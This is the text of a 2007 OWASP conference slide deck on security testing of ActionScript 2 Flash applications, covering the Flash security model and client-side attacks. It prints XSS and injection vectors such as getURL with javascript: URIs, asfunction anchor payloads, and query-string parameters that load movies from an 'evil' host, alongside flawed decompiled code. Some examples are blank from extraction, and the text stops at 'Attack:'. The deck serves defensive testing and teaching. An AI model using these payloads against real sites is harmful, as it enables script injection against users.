



Testing Flash Applications

Stefano Di Paola,
Stefano.DiPaola@Wisec.it

**6th OWASP
AppSec
Conference**
Milan - May 2007

Copyright © 2007 - The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document under
the terms of the Creative Commons Attribution-ShareAlike 2.5 License. To
view this license, visit <http://creativecommons.org/licenses/by-sa/2.5/>

The OWASP Foundation
<http://www.owasp.org/>

\$ Whoami^J

Stefano Di Paola:

- CTO & Co-Founder Minded Security
- Security Engineer & Researcher
- Web App Pen Tester
- Code Review and Forensic
- Vulnerabilities (Pdf UXSS & Others)
- Owasp Italy R&D Director



Agenda

- 1) Introduction
- 2) Flash (AS) Internals & Security Model
- 3) Client Side Testing



Index

- 1) **Introduction**
- 2) **Flash (AS) Internals & Security Model**
- 3) **Client Side Testing**



Objectives

- Focus on Flash Applications Security
- Systematic Methodology for Flash App Testing
- ActionScript 2 Interpreter Internal Model
- Client Side Application Testing



ActionScript 2 vs ActionScript 3

- Why ActionScript 2 and no ActionScript 3 ?
- Too few applications in AS3
- We don't have a free decompiler for AS3
- AS3 is very different from AS2 and developers have to learn a new way of developing in Flash.
- I guess there will still be AS 2 movies for a long time
- There is a lot of real world flawed AS2 applications to test



What are Flash Applications

- Adobe/Macromedia Proprietary Model
- Mixture of graphical objects and ActionScript (AS) Objects
- Standalone or embedded in HTML pages
- Similar to Ajax Applications but a lot easier to develop
- Used in Advanced Advertising & Interactive Marketing
- Quite popular and used for Audio/Video Broadcasting
 - Google video
 - Youtube
 - MySpace
 - Corporate Rich Internet Application
 - Games



Standard Embedded Flash Apps

The screenshot shows a Google Video search result for the video "2057 - The City". At the top, there are navigation links for "Web", "Images", "Video", "News", "Maps", and "more »", along with a "Sign in" link. Below these is the Google logo with "Video BETA" and a search bar. The search bar contains the text "2057 - The City" and a "Search" button. To the right of the search bar are filters for "Top 100", "Comedy", "Music videos", "Sports", "Animation", "TV shows", and "More".


The video player shows a futuristic city scene with a large "TV G" rating in the top left and a "CC" logo in the top right. The video title "2057 - The City" is displayed on the right side of the player. Below the title, there are five stars, an average rating of "Avg: ★★★★★", and "20 ratings". The video has "All time views: 3,643" and a duration of "43 min 29 sec" from "Mar 29, 2007". The website "www.tysovka.net" is listed as the source. There is an "Add tag" button and an "Email this video" button. A description follows: "Educational video about what scientists and technology developers have accomplished and plan to have accomplished by 2057". Navigation links include "« Prev - Next video »". Below the description are links for "Playlist - Details - From user - Related - Comments - Flag as inappropriate". The "Continuous Playback" option is set to "ON - OFF". A small thumbnail of the video is shown at the bottom right of the player area.

The video player controls at the bottom show a play button, a progress bar at "00:14 / 43:29", and volume and full-screen controls.



Advanced Embedded Flash & Javascript

- Aflax – Asynchronous Flash and XML is a development methodology which combines Ajax and Flash to create more dynamic web based applications.



The screenshot shows the Aflax website interface. At the top left is the Aflax logo with the tagline "A JavaScript Library for the Flash Platform". A navigation bar contains links for Home, Download, Demos, Documentation, Support, and Blog. Below the navigation bar, there is a section titled "VideoPlayer Widget:". On the left, a blue box contains the text "Dojo VideoPlayer Widget Demo". To the right of this box is a video player widget displaying a video of people at an outdoor event. Below the video player are "Play" and "Rewind" buttons. To the right of the video player is a "Widget Usage Example:" section containing the following code:


```
<dojo:VideoPlayer
  aflaxRef="aflax1"
  videoFile="/examples/video/autocross.flv"
  width="300" height="225"
  onCueEvent="onCue" />
```

Below the code, there are links for "View page source: video.html" and "View widget source: VideoPlayer.js". At the bottom left, there is a "Please note:" section with the text "Trasferimento dati da www.aflax.org...". At the bottom right, there are small icons for a green checkmark and a red "ASP" logo.



Apollo and Offline RIAs

- Is a Flash AS 3 Application
- Could be used off Browser
- Could be used Offline
- Takes Web Applications to the Desktop



Public Research and White Papers

August 2002 – The Flash! Attack

Eye On Security

- Embed in a Flash Movie the ActionScript function:
`getURL('javascript: evilcode;')`

April 2003 - Misuse of Macromedia Flash Ads clickTAG

Scan Security Wire

`getURL (clickTag,'_self');`

2003 - 2006 – Bug Hunters look for ClickTag for XSS on the Net

Xavier Security Post



Public Research and White Papers

September 2006 - Backdooring Flash Objects

PDP Architect

- Embed in a pre existent Flash movie another malicious SWF

October 2006 - Poking new holes with Flash Crossdomain Policy Files

Stefan Esser

- Trying to Force Crossdomain.xml and similar

January 2007 - Anti DNS Pinning with AS3

Martin Johns and Kanatoko Anvil

- Intranet scanning with Flash and Anti DNS Pinning



Flash Apps - Security Concerns

- Can execute JavaScript when embedded in a HTML page and viewed from inside a Browser
- Can forge binary requests and Http Requests.
- Can execute external Flash Movies
- Can play Audio/Video files natively.
- Can display minimal Html code inside a TextField




Agenda

- 1) Introduction
- 2) **Flash (AS) Internals & Security Model**
- 3) Client Side Testing



SWF Interpreter Schema

- Browser Parses Html
- Embed Flash Plugin
- Flash Plugin Parses swf bytecode
- Plugin and Browser Communicate via LiveConnect Interface



ActionScript

- Scripting language based on ECMAScript (JavaScript too)
- Used primarily for the development of software for the Adobe Flash Player platform (in the form of SWF files).
- Although intentionally designed for controlling simple 2D vector animations made in Adobe Flash
- Later adaptations allow the creation of rich Internet applications with streaming media (such as video and audio).
- It is mostly used in a Web-based setting.



SharedObjects

- Designed to allow local storage of data pertinent to a user on that user's system.
- Like cookies but better
- Could store up to 100kb data
- Are dependent to host/domain, path and movie name
**/userhome/.macromedia/Flash_Player/#SharedObjects/
XXXXX/flickr.com/slideShow/slideShow.swf/slideShowMS.sol**



Embedding SWF in Html - 1/2

- SWF Objects could be:
 - Embedded as Object in a Html page with <OBJECT> <EMBED> Tags

```
....  
<object id='movie' width="200" height="150">  
  <param name=quality value=high>  
  <param name="movie" value="http://host/test.swf">  
  <embed name='movie' src="http://host/movie.swf" quality=high  
    type="application/x-shockwave-flash" width="200" height="150">  
  </embed>  
</object>  
...
```



Embedding SWF in Html - 2/2

- SWF Objects could also be:
 - Loaded directly from Location Bar
 - Loaded inside an <IFRAME> Tag
 - Loaded inside a <FRAME> Tag

```
/* Firefox auto generated Html page*/  
<html>  
<body marginwidth="0" marginheight="0">  
  <embed width="100%" height="100%" name="plugin"  
    src="http://host/movie.swf"  
    type="application/x-shockwave-flash"/>  
</body>  
</html>
```



Timeline and Loaded Movies

- Flash movies are based on a Timeline
- Every movie is referenced by a level number and can be accessed by **`_levelN`** object (`_level0` is always the first movie loaded)
- Every movie can access the timeline by using the **`'_root'`** object (when allowed by security policies).
- Global variables are accessible by every level by using:
`_global.variable`



Types, Variables and Access Specifiers

- Types are checked only at compile time. Then runtime casting is applied.
- Private Methods are only checked at compile time
- Every variable is an Object
- Variable scopes and definitions are described in ECMA standard
- Like in Javascript, `__proto__`, `_parent`, `prototype..` are available in ActionScript



External/Remote Input Parameters

- Url QueryString:
`http://host/Movie.swf?par1=val1&par2=val2`
- FlashVar Attribute:
`<param name=FlashVars
value="par1=val1&par2=val2">`
- loadVars AS Object loads parameters from a remote host:
`var vars= new LoadVar();
vars.load('http://host/page');`
- Query String and FlashVars are equivalent



AS Security Model


- Since Flash Version ≥ 7 a Security model is implemented in order to:
 - Control and block interaction and access among external movies (Same Origin Policy) by SandBox models
 - Control Interaction and access between Browser and Movies

http://www.adobe.com/devnet/flash/articles/fplayer_security_04.html



SandBoxes and allowDomain

- **SandBoxes** allow movies to *share or separate* runtime environments.
- Movies loaded in the same sandbox, **share everything**:
 - Variables
 - Objects
 - Classes
- **AllowDomain**:
 - Static AS Function
 - Gives access to the same sandbox to an external movie.



`System.Security.allowDomain("b.com")`



SandBoxes and Flash Versions

If a movie compiled with version ≤ 5 loads another external movie compiled with $V \leq 5$ then sandboxes restrictions are not applied

Flash Version	4	5	6	7	8	9
4	Yes	Yes	No	No	No	No
5	Yes	Yes	No	No	No	No
6	No	No	No	No	No	No
7	No	No	No	No	No	No
8	No	No	No	No	No	No
9	No	No	No	No	No	No

Flash Versions that have access to external Movies Variables

SandBox Restrictions are applied to:

- **Domains if version is 6 and 7**
- **FQDN if version is ≥ 8**



loadPolicyFile & crossdomain.xml

- For security reasons, a Macromedia Flash movie playing in a web browser is not allowed to access data that resides outside the exact web domain from which the SWF originated.

- Cross-domain policy files, named **crossdomain.xml**, are placed at the root level of a server.

```
<?xml version="1.0"?>  
<cross-domain-policy>  
  <allow-access-from domain="www.company.com" />  
</cross-domain-policy>
```

- System.security.loadPolicyFile(url)** loads a cross-domain policy file from a location specified by the url parameter it could be different from default crossdomain.xml file.
- Flash Player uses policy files as a permission mechanism to permit Flash movies to load data from servers other than their own.



SWF/Browser Communication

AllowScriptAccess Attribute (*always* | *never* | *samedomain*)

- Allows or denies Movie access to JavaScript
- Default is *SameDomain*
- Ex.

```
getURL('javascript: alert(123);');
```

```
<object id="pl" width="200" height="150">  
  <param name=movie value="Movie.swf">  
  <embed AllowScriptAccess="always"  
    name='pl' src="Movie.swf" type="application/x-shockwave-flash"  
    width="200" height="150">  
  </embed>  
</object>
```



SWF/Browser Communication

- The security policy is only applicable to Version ≥ 8
If (**Swf Version ≤ 7**)
{
 Javascript has Access to the Movie
}

```
<object id="pl" width="200" height="150">  
  <param name=movie value="Movie.swf">  
  <embed AllowScriptAccess="always"  
    name='pl' src="Movie.swf" type="application/x-shockwave-flash"  
    width="200" height="150">  
  </embed>  
</object>
```



SWF/Browser Communication

SWLiveconnect Attribute

- If (**SWLiveconnect == True**)
 - {
 Loads Java VM when swf is loaded
 - }

```
<object id="pl" width="200" height="150">  
  <param name=movie value="Movie.swf">  
  <embed swLiveConnect="true" AllowScriptAccess="always"  
    name='pl' src="Movie.swf" type="application/x-shockwave-flash"  
    width="200" height="150">  
  </embed>  
</object>
```



Agenda

- 1) Introduction
- 2) Flash (AS) Internals & Security Model
- 3) **Client Side Testing**



Client Side Attacks

- Client Side Flash Application Testing could result in two types of attacks:
 - Classical XSS
 - Cross Site Flashing (the dark side of Cross Movie Scripting)



A new attack vector: Cross Site Flashing

- XSF Occurs when from different domains:
 - One Movie loads another Movie with **loadMovie*** functions or other hacks and has access to the same sandbox or part of it
 - XSF could also occurs when an **HTML** page uses **JavaScript** (or another scripting language) to script a Macromedia Flash movie, for example, by calling:
 - **GetVariable:** access to flash public and static object from javascript as a string.
 - **SetVariable:** set a static or public flash object to a new string value from javascript.
 - Or other scripting method.
 - Unexpected Browser to swf communication could result in stealing data from swf application




Flash testing

- Information Gathering:
 - SWF Files are Indexed by Google.com
- Client Side ActionScript 2 allows swf movies to be:
 - Downloaded and tested on a local host
 - Decompiled
 - Analyzed
 - Search for input parameters
 - Attacked



Information Gathering

- Google Dork:
 - site:example.com filetype:swf



Free/OS Flash Test/Devel Tools

- Decompiler – Flare
<<http://www.nowrap.de/flare.html>>
- Compiler – MTASC
<<http://www.mtasc.org/>>
- Disassembler – Flasm
<<http://flasm.sourceforge.net/>>
- Swfmill – Convert Swf to XML and vice versa
<<http://swfmill.org/>>
- Debugger Version of Flash Plugin/Player
<<http://www.adobe.com/support/flash/downloads.html>>



Useful Commands


- To decompile a movie.swf to movie.flr
flare movie.swf
- To compile a Actionscript movie.as to movie.swf
**mtasc -version n -header 10:10:20 -main -swf \
movie.swf movie.as**
- To disassemble to swf pseudo code:
flasm -d movie.swf
- To get labels and frames name from a swf:
swfmill swf2xml movie.swf movie.xml
- Debugger Version of Flash Plugin/Player:
logs all trace and errors to:
/userhome/.macromedia/Flash_Player/Logs/flashlog.txt



The Attack Flow

We will see the dangerous mechanisms that could lead to Client Side Attacks

- URL QueryString
- Global Uninitialized Variables
- flashVars
- External Movies
- Remote XML files
- MP3 and Flv Movies
- Embedded Html



Uninitialized Vars Aka Register Globals

- Similar to PHP Register Globals
- Every uninitialized variable with global scope is a potential threat:
 - `_root.*`
 - `_global.*`
 - `_level0.*`
 - `*`
- It is easy to add it as a parameter in the query string:

<http://URL?language=http://evil>

```
movieClip 328 __Packages.Locale {

    #initclip
    if (!_global.Locale) {
        var v1 = function (on_load) {
            var v5 = new XML();
            var v6 = this;
            v5.onLoad = function (success) {
                if (success) {
                    trace('Locale loaded xml');
                    var v3 = this.xliff.file.body.$trans_unit;
                    var v2 = 0;
                    while (v2 < v3.length) {
                        Locale.strings[v3[v2]._resname] =
v3[v2].source.__text;
                        ++v2;
                    }
                    on_load();
                } else {}
            };
            if (_root.language != undefined) {
                Locale.DEFAULT_LANG = _root.language;
            }
            v5.load(Locale.DEFAULT_LANG + '/player_' +
                Locale.DEFAULT_LANG + '.xml');
        };
    }
};
```



Uninitialized Vars in Secondary Movies aka Reg Glob in included files 1/2

- Assumptions made for `_level n` movies are wrong when a movie supposed to be at level1 is loaded as `_level0`
- `_level($n-1$).*`

```
/* Level0 Movie */
_level0.DEMO_PATH = getHost(this._url);
loadMovieNum(_level0.DEMO_PATH + _level0.PATH_DELIMITER + 'upperlev.swf',
(_level0.demo_level + 1));
```

```
....
/* Level1 Movie 'upperlev.swf' */
....

loadMovieNum(_level0.DEMO_PATH + _level0.PATH_DELIMITER +
'debugger.swf', (_level0.control_level + 1));
```

```
.....
```



Uninitialized Vars in Secondary Movies aka Reg Glob in included files 2/2

- Then let's load upperlev.swf and then use query string to initialize DEMO_PATH:

http://host/upperlev.swf?DEMO_PATH=http://evil

```
/* Level1 Movie 'upperlev.swf' */  
....  
  
loadMovieNum(_level0.DEMO_PATH + _level0.PATH_DELIMITER +  
'debugger.swf', (_level0.control_level + 1));  
  
.....
```



GetURL & XSS

- GetURL Function lets the movie to load a URI into Browser's Window
 - `getURL('URI','_targetFrame');`
- This means it's possible to call javascript in the same domain where the movie is hosted:
 - `getURL('javascript:evilcode','_self');`
- Dom Injection with Flash
 - javascript injection into
`getUrl('javascript:function('+_root.ci+')')`



Html inside Flash Movies

- TextField Objects can render minimal Html by setting:
 `tf.html = true`
 `tf.htmlText = '<tag>text</tag>'`
- A html TextField Object could be created by calling **createTextField:**

```
this.createTextField("my_txt", this.getNextHighestDepth(), 10, 10, 160, 22);  
my_txt.html = true;  
my_txt.htmlText = "<b> “+_root.text+” </b>";
```



Html inside Flash Movies

Flawed Code Example:

```
        p_display_str = _root.buttonText;  
    ...  
        this.showText(this.p_display_str);  
    ...  
v2.showText = function (text_str) {  
    this.display_txt.htmlText = text_str;  
}
```

 This mean that html text could be **injected inside a movie**



Html inside Flash Movies

Flawed Code Example:

```
        p_display_str = _root.buttonText;  
    ...  
        this.showText(this.p_display_str);  
    ...  
v2.showText = function (text_str) {  
    this.display_txt.htmlText = text_str;  
}
```

This mean that html text could be **injected inside a movie**

Let's see how



Html inside Flash Movies – The Tags

 Flash Player can interpret several tags but we will concentrate on the following:

- Anchor tag:

`text`

- Image tag:

``



asfunction: Pseudo Protocol

- A special protocol for URLs in HTML text fields.
- The *asfunction* protocol is an additional protocol specific to Flash, which causes the link to invoke an ActionScript function.
- Syntax:

asfunction:function,parameter

- Ex:

```
function MyFunc(arg){  
    trace ("You clicked me!Argument was "+arg);  
}  
myTextField.htmlText = "<A HREF=\"asfunction:MyFunc,Foo \">Click  
    Me!</A>";
```



Html in Flash – The “A” Tag

- “.. You can use the special *asfunction* protocol to cause the link to execute an ActionScript function in a SWF file instead of opening a URL...” (Adobe.com)
- *With asfunction* an attacker could call all public and static functions with 1 String parameter.
- Ex.

```
<a href='asfunction:getURL, javascript:alert(123)'\> Click here</a>
```

function to be called

1 Parameter string



Html in Flash – The “A” Tag

- Some Attack Example with A Tag:
 - Direct XSS: ``
 - Call AS function: ``
 - Call Swf public functions:
``
 - Call Native Static AS Function:
``



Html in Flash – The Attack Via 'A' Tag



Attack:

